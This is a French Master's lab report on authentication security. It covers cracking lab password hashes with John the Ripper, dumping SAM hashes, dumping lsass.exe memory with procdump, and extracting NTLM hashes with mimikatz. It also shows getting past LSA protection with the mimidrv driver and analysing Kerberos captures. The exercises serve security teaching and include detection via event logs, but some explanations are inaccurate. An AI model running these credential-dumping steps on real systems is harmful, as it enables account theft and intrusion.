

SSE - Authentification

TP3

Master 2 Cybersécurité

2018 - 2019

Encadré par :
Josselin MARIETTE

Réalisé par :
Manon DEROCLES
Alexis LE MASLE

Table Des Matières

Stockage des mots de passe	2
Exercice 3-1	2
Exercice 3-2	3
Récupération d'éléments d'authentification en mémoire Windows	4
Exercice 4-1	4
Politique de mot de passe personnalisée sous Windows	9
Exercice 5-1	9
Authentification Kerberos	12
Exercice 6-1	12

Stockage des mots de passe

Exercice 3-1

```
john --wordlist=/usr/share/john/password.lst -rules --stdout >
norules.txt
```

Première commande

```
john --wordlist=/usr/share/john/password.lst -rules:Jumbo --stdout >
jumbo.txt
```

Seconde commande

```
john --wordlist=/usr/share/john/password.lst -rules:All --stdout >
allrules.txt
```

Commande utilisée

À l'aide de John the Ripper, nous cherchons à trouver les mots de passe de James en **/root/hash1**, de Jessica en **/root/hash2**, Bill en **/root/hash3** et Fabrice en **/root/hash4**.

Nous utilisons la commande:

```
john --wordlist=jumbo.txt /root/hash1
```

Ce qui nous donne le mot de passe "**December**" pour James en DES.

```
john --wordlist=jumbo.txt /root/hash2
```

Ça nous donne le mot de passe "**December?**" pour Jessica en 3 secondes en MD5crypt.

```
john --wordlist=jumbo.txt /root/hash3
```

Nous obtenons le mot de passe "**December?**" pour Bill en 3 minutes 29 secondes en SHA512crypt.

Le mot de passe de Fabrice fait 5 caractères, 1 chiffre et 4 lettres minuscule

```
john --mask=?d?l?l?l?l --min-len=5 --max-len=5 /root/hash4t
```

Malheureusement, aucun résultat ne nous est parvenu.

Lorsque nous comparons les temps de chiffrement et les algorithmes utilisés, le mot de passe de James chiffré en DES a été déchiffré instantanément. Alors que Jessica qui a son mot de passe chiffré en MD5crypt est déchiffré en 3 secondes. Dans ces cas ci, nous constatons que la sécurité est bien trop insuffisante et que le mot de passe se retrouve tout

de suite. Pour le mot de passe de Bill, il faut 3 minutes et 29 seconde à John The Ripper pour retrouver le mot de passe chiffré en SHA512crypt.

Exercice 3-2

Dans ma machine Kali Linux, nous entrons la commande:

```
pwdump system_w10.hiv sam_w10.hiv > hash_w10
```

Le fichier **hash_w10** contient maintenant les lignes:

```
root@ses-kali-tpl:~# cat hash_w10 | cat=nt IEUserhash
Administrator:500:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:4ad3d3ca8485e2e50dadb5cd0a6def7a:::
IEUser:1000:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
sshd:1002:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1003:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
```

Contenu du fichier hash_w10

Nous extrayons la ligne correspondant à IEUser afin de la mettre dans un fichier **IEUserhash**

pour pouvoir travailler dessus directement. En observant les mots de passe trouvé jusqu'ici, nous nous rendons compte qu'ils ont une taille de 9 caractères.

Pour déterminer le mot de passe, nous essayons diverse méthode de John The Ripper.

```
john --format=nt IEUserhash
```

L'option "**--format=nt**" permet de spécifier que le hash est un format NTLM MD4.

Récupération d'éléments d'authentification en mémoire Windows

Exercice 4-1

À l'aide de la commande suivante, nous provoquons un dump de la mémoire du processus lsass.exe.

```
C:\tp\SysinternalsSuite>procdump -ma lsass.exe

ProcDump v9.0 - Sysinternals process dump utility
Copyright (C) 2009-2017 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[10:45:33] Dump 1 initiated: C:\tp\SysinternalsSuite\lsass.exe_181203_104533.dmp
[10:45:33] Dump 1 writing: Estimated dump file size is 39 MB.
[10:45:33] Dump 1 complete: 39 MB written in 0.5 seconds
[10:45:33] Dump count reached.
```

Résultat de la commande

Nous nous plaçons dans le dossier **C:\Tp\Mimikatz** puis nous l'exécutons dans une invite de commande administrateur. Avec la commande ci-dessous, nous créons un fichier dump.

```
procdump -ma lsass.exe
```

```
mimikatz # sekurlsa::minidump C:\Users\IEUser\Documents\lsass.dmp
Switch to MINIDUMP : 'C:\Users\IEUser\Documents\lsass.dmp'
```

Nous prenons le fichier lsass.dmp dans l'iso et le mettons dans le dossier **C:\Users\IEUser\Documents**.

```
mimikatz # sekurlsa::tickets
```

Cette commande nous fournit tous les tickets présent dans le fichier dmp.

```

Authentication Id : 0 ; 2677640 (00000000:0028db88)
Session           : Interactive from 2
User Name         : util_2
Domain            : LAB-AD
Logon Server      : DC1-2008R2
Logon Time        : 10/29/2017 5:07:09 PM
SID               : S-1-5-21-416024939-3040441987-3563530793-1132

* Username : util_2
* Domain   : LAB-AD.LOCAL
* Password : (null)

Group 0 - Ticket Granting Service
[00000000]
  Start/End/MaxRenew: 10/29/2017 5:38:21 PM ; 10/30/2017 3:38:17 AM ; 11/5/2017 5:38:17 PM
  Service Name (02) : cifs ; DC1-2008R2.lab-ad.local ; lab-ad.local ; @ LAB-AD.LOCAL
  Target Name (02)  : cifs ; DC1-2008R2.lab-ad.local ; lab-ad.local ; @ LAB-AD.LOCAL
  Client Name (01)  : util_2 ; @ LAB-AD.LOCAL ( lab-ad.local )
  Flags 40a40000    : ok_as_delegate ; pre_authent ; renewable ; forwardable ;
  Session Key       : 0x00000017 - rc4_hmac_nt
                    7fc78287f8dd8356af782b8c1139c7cb
  Ticket            : 0x00000017 - rc4_hmac_nt ; kvno = 5 [...]
[00000001]
  Start/End/MaxRenew: 10/29/2017 5:38:17 PM ; 10/30/2017 3:38:17 AM ; 11/5/2017 5:38:17 PM
  Service Name (02) : LDAP ; DC1-2008R2.lab-ad.local ; lab-ad.local ; @ LAB-AD.LOCAL
  Target Name (02)  : LDAP ; DC1-2008R2.lab-ad.local ; lab-ad.local ; @ LAB-AD.LOCAL
  Client Name (01)  : util_2 ; @ LAB-AD.LOCAL ( LAB-AD.LOCAL )
  Flags 40a40000    : ok_as_delegate ; pre_authent ; renewable ; forwardable ;

```

Résultat de la commande centré sur un utilisateur qui a comme domaine LAB-AD

Chercher le nom d'un utilisateur du domaine LAB-AD dans les différents tickets.

Nous y trouvons plusieurs utilisateurs dont un utilisateur **util_2** ayant le domaine LAB-AD.

Nous essayons d'avoir des informations sur cet utilisateur. les deux commandes suivantes le permettent.

```
mimikatz # sekurlsa::msv
```

```

Authentication Id : 0 ; 2677640 (00000000:0028db88)
Session           : Interactive from 2
User Name         : util_2
Domain            : LAB-AD
Logon Server      : DC1-2008R2
Logon Time        : 10/29/2017 5:07:09 PM
SID               : S-1-5-21-416024939-3040441987-3563530793-1132

msv :
  [00000003] Primary
  * Username : util_2
  * Domain   : LAB-AD
  * NTLM     : fbdcd5041c96ddbd82224270b57f11fc
  * SHA1     : d9cd5d2605885150dbce1c511f31232b0f705156
  * DPAPI    : dd5814b140b4e482e3dbcf6a771ea8

```

Résultat de la commande **sekurlsa::msv**

```
mimikatz # sekurlsa::logonPasswords
```

```
Authentication Id : 0 ; 2677640 (00000000:0028db88)
Session          : Interactive from 2
User Name        : util_2
Domain           : LAB-AD
Logon Server      : DC1-2008R2
Logon Time        : 10/29/2017 5:07:09 PM
SID               : S-1-5-21-416024939-3040441987-3563530793-1132

    msv :
        [00000003] Primary
        * Username : util_2
        * Domain   : LAB-AD
        * NTLM      : fbdcd5041c96ddb82224270b57f11fc
        * SHA1      : d9cd5d2605885150dbce1c511f31232b0f705156
        * DPAPI     : dd5814b140b4e482e3dbcfeb6a771ea8
    tspkg :
    wdigest :
        * Username : util_2
        * Domain   : LAB-AD
        * Password  : (null)
    kerberos :
        * Username : util_2
        * Domain   : LAB-AD.LOCAL
        * Password  : (null)
    ssp :
    credman :
```

Résultat de la commande **sekurlsa::logonPasswords**

Nous obtenons le hash NTLM du mot de passe de l'utilisateur qui est **fbdcd5041c96ddb82224270b57f11fc**.

Si c'est le cas, peut-on retrouver son mot de passe à l'aide de JtR (installé dans C:\TP\john180j1w\run) ?

Nous mettons ce hash dans le fichier file.txt dans le dossier C:\Users\IEUser\Documents\.
Nous essayons de déterminer le mot de passe grâce au logiciel john the ripper, avec la commande:

```
john.exe C:\Users\IEUser\Documents\file.txt '--format=nt' '-rules:All'
'--wordlist=password.lst'
```



```

C:\tp\john180j1w\run>john.exe C:\Users\IEUser\Documents\file.txt '--format=nt' '-rules:All' '--wordlist=password.lst'
1 [main] john 2880 find_fast_cwd: WARNING: Couldn't compute FAST_CWD pointer. Please report this problem to
the public mailing list cygwin@cygwin.com
cygwin warning:
MS-DOS style path detected: C:\Users\IEUser\Documents\file.txt
Preferred POSIX equivalent is: /cygdrive/c/Users/IEUser/Documents/file.txt
CYGWIN environment variable option "nodosfilewarning" turns off this warning.
Consult the user's guide for more details about POSIX paths:
http://cygwin.com/cygwin-ug-net/using.html#using-pathnames
Loaded 1 password hash (NT [MD4 128/128 SSE2 + 32/32])
Press 'q' or Ctrl-C to abort, almost any other key for status
Password! (?)
1g 0:00:00:01 DONE (2018-12-03 11:28) 0.8643g/s 77026p/s 77026c/s 77026C/s Irmeli2..Canada!
Use the "--show" option to display all of the cracked passwords reliably
Session completed
C:\tp\john180j1w\run>

```

Résultat de la commande john

Nous vérifions que le mot de passe obtenu **Password!** est le bon en le hachant et en le comparant avec l'ancien hash.

```

mimikatz # kerberos::hash /password:Password!
* rc4_hmac_nt fbdcd5041c96ddbd82224270b57f11fc
* aes128_hmac 895633bb97e37816dc03a5d4ae41109f
* aes256_hmac 6765756853e64ffcf89cd7bef71a6cc4057a598993203add15e97fe023673e1
* des_cbc_md5 5d1afeba61e6c4c7


```

Le hash est correct, nous avons bien obtenu le mot de passe.

Peut-on réaliser les mêmes actions ?

Nous créons un registre:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\.

 REG_DWORD 0x00000001 (1)

Registre créé

Nous pouvons pas réaliser les mêmes commandes, en effet nous n'avons plus les permissions pour accéder aux informations sur l'utilisateur, nous ne pouvons donc plus récupérer le hash de son mot de passe.

```

mimikatz # sekurlsa::process
Switch to PROCESS

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::msv
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)

```

Impossibilité d'aller dans sekurlsa msv ou logonPasswords

Vérifier que l'analyse de la récupération des éléments d'authentification est de nouveau possible.

```
mimikatz # !+
[*] 'mimidrv' service not present
[+] 'mimidrv' service successfully registered
[+] 'mimidrv' service ACL to everyone
[+] 'mimidrv' service started
```

Nous relançons les commande pour avoir le hash du mot de passe de l'utilisateur. Nous y arrivons pas, en effet la commande **msv** fonctionne mais l'utilisateur **util2** n'existe plus. L'utilisateur se trouve dans le fichier dmp qui correspondait à une autre machine. En le relançant, nous avons perdu l'ancien fichier dmp donc nous avons plus accès à son contenu.

Le driver Mimikatz est présent dans les logs comme le prouve la capture d'écran ci-dessous.

```
Get-EventLog System -Source 'Service Control Manager' | Where-Object {
$_.EventID -eq 7045 } | Select-Object -first 5 TimeGenerated, Message |
fl
```

```
TimeGenerated : 12/3/2018 11:50:08 AM
Message       : A service was installed in the system.


                Service Name:  mimikatz driver (mimidrv)
                Service File Name:  C:\tp\mimikatz\mimidrv.sys
                Service Type:  kernel mode driver
                Service Start Type:  auto start
                Service Account:
```

Log du driver Mimikatz

Politique de mot de passe personnalisée sous Windows

Exercice 5-1

Il nous faut aller dans le fichier C:\Windows\System32, et supprimer le registre **PasswordFilterx86_64_v1-2.dll** et faut également supprimer le registre que nous avons crée précédemment **RunAsPPL**. Puis nous mettons le fichier PasswordFilterService.exe qui se trouve dans l'iso dans le dossier C:\tp>PasswordFilter\.



Interface PasswordFilterService.exe

Nous modifions les entrées du logiciel, nous ajoutons un dossier pour y enregistrer les logs. Nous avons également décocher les wordlist et wordlist for tokens, nous autorisons les utilisateur d'avoir des mots de passe connus.

Nous redémarrons la machine.

Dans le processus lsass.exe il y a bien le registre **PasswordFilterx86_64_v1-2.dll**

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
lsass.exe	0.12	3,988 K	12,276 K	540	Local Security Authority Proc...	Microsoft Corporation

Processus lsass.exe

ntasn1.dll	Microsoft ASN.1 API	Microsoft Corporation	C:\Windows\System32\ntasn1.dll
ntdll.dll	NT Layer DLL	Microsoft Corporation	C:\Windows\System32\ntdll.dll
NtLmShared.dll	NTLM Shared Functionality	Microsoft Corporation	C:\Windows\System32\NtLmShared.dll
ntmarta.dll	Windows NT MARTA provider	Microsoft Corporation	C:\Windows\System32\ntmarta.dll
oleaut32.dll	OLEAUT32.DLL	Microsoft Corporation	C:\Windows\System32\oleaut32.dll
PasswordFilterx86_64_v1-2.dll			C:\Windows\System32>PasswordFilterx86_64_v1-2.dll
RPCVcs.dll	Microsoft Platform Key Storage Service	Microsoft Corporation	C:\Windows\System32\RPCVcs.dll

Capture d'écran de la liste des registres du processus de lsass.exe.

Chercher dans le registre où cette dll est déclarée auprès de LSASS.

Le registre se situe à l'emplacement :

Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa


Chemin où se trouve le registre

(Default)	REG_SZ	(value not set)
auditbasedirectories	REG_DWORD	0x00000000 (0)
auditbaseobjects	REG_DWORD	0x00000000 (0)
Authentication Packages	REG_MULTI_SZ	msv1_0
Bounds	REG_BINARY	00 30 00 00 00 20 00 00
crashonauditfail	REG_DWORD	0x00000000 (0)
disabledomaincreds	REG_DWORD	0x00000000 (0)
everyoneincludesanonymous	REG_DWORD	0x00000000 (0)
forceguest	REG_DWORD	0x00000000 (0)
fullprivilegeauditing	REG_BINARY	00
LimitBlankPasswordUse	REG_DWORD	0x00000001 (1)
LsaPid	REG_DWORD	0x00000218 (536)
NoLmHash	REG_DWORD	0x00000001 (1)
Notification Packages	REG_MULTI_SZ	scecli PasswordFilterx86_64_v1-2
ProductType	REG_DWORD	0x00000004 (4)
restrictanonymous	REG_DWORD	0x00000000 (0)
restrictanonymoussam	REG_DWORD	0x00000001 (1)
SecureBoot	REG_DWORD	0x00000001 (1)
Security Packages	REG_MULTI_SZ	""

Capture d'écran du registre PasswordFilter

Nous allons dans le programme PasswordFilterService.exe et réactivons le fait de mettre des mots de passe appartenant aux fichiers wordlist.

Nous essayons de changer le mot de passe de IEUser en **azerty**. Nous y arrivons pas.



Capture d'écran d'interdiction de changer le mot de passe en azerty

Quelle(s) vulnérabilité(s) pourrait être considérées pour ce type de code ?

Nous ne savons pas comment le code a été créé. Donc si nous n'analysons pas le code nous ne pouvons pas savoir si il incorpore tous les mots de passe classique. Peut-être que le mot de passe azerty n'est pas dans ce code, ce qui peut être très gênant puisque c'est un mot de passe très faible et répandu.

Authentication Kerberos

Exercice 6-1

A l'aide de Wireshark, analyser les fichiers « **auth_krb_1.pcapng** » et « **auth_krb_2.pcapng** ». Identifier les points suivants :

- nom du client
- SPN du TGS
- SPN du serveur
- Algorithmes utilisés pour pour le TGT et l'authenticator

Pour le fichier **auth_krb_1.pcapng** :

- nom du client: **util_2** trouvé dans le champ "**cname-string**" de la requête "AS-REQ"
- SPN du TGS: **krbtgt/LAB-AD.LOCAL** trouvé dans le champ "**sname-string**" de la partie **PA-DATA PA-TGS-REQ** de la requête "TGS-REQ"
- SPN du serveur: **ldap/DC1-2008R2.lab-ad.local** trouvé dans le champ "**sname-string**" de la partie **req-body**
- Algorithmes utilisés pour pour le TGT et l'authenticator: Pour le TGT, l'algorithme utilisé est **SHA1-96** et pour l'authenticator il s'agit d'un HMAC basé sur **MD5**. Trouvé dans la partie **ticket/enc-part** de TGS-REQ et dans authenticator.

Pour le fichier **auth_krb_2.pcapng** :

- nom du client: **util_2**
- SPN du TGS: **krbtgt/LAB-AD.LOCAL**
- SPN du serveur: **ldap/DC1-2008R2.lab-ad.local**
- Algorithmes utilisés pour pour le TGT et l'authenticator: **SHA1-96** pour TGT et **MD5** pour l'authenticator.

Pour le fichier « **auth_krb_2.pcapng** », quelle différence peut-on faire entre les 2 messages **AS-REQ** envoyés par le client ?

Dans le fichier **auth_krb_2.pcapng**, nous constatons que la première requête "AS-REQ" à eu en réponse une erreur KRB Error, avant qu'une seconde requête "AS-REQ" soit envoyée. Dans le second paquet, nous voyons l'ajout d'une valeur **PA-DATA PA-ENC-TIMESTAMP**.

La configuration du serveur Kerberos permettait-elle à un attaquant ayant volé un hash NTLM d'un utilisateur de s'authentifier via Kerberos ?

Ce n'est pas les même hash entre les deux services. En effet NTLM hash ne contient que le mot de passe de l'utilisateur alors que le hash de Kerberos contient le nom de l'utilisateur et le mot de passe. Avec le NTLM, c'est le client qui réalise le hash, alors qu'avec Kerberos c'est le serveur qui réalise le hash. NTLM permet une authentification client vers le serveur, alors que Kerberos procède à une authentification mutuelle entre le client et le serveur.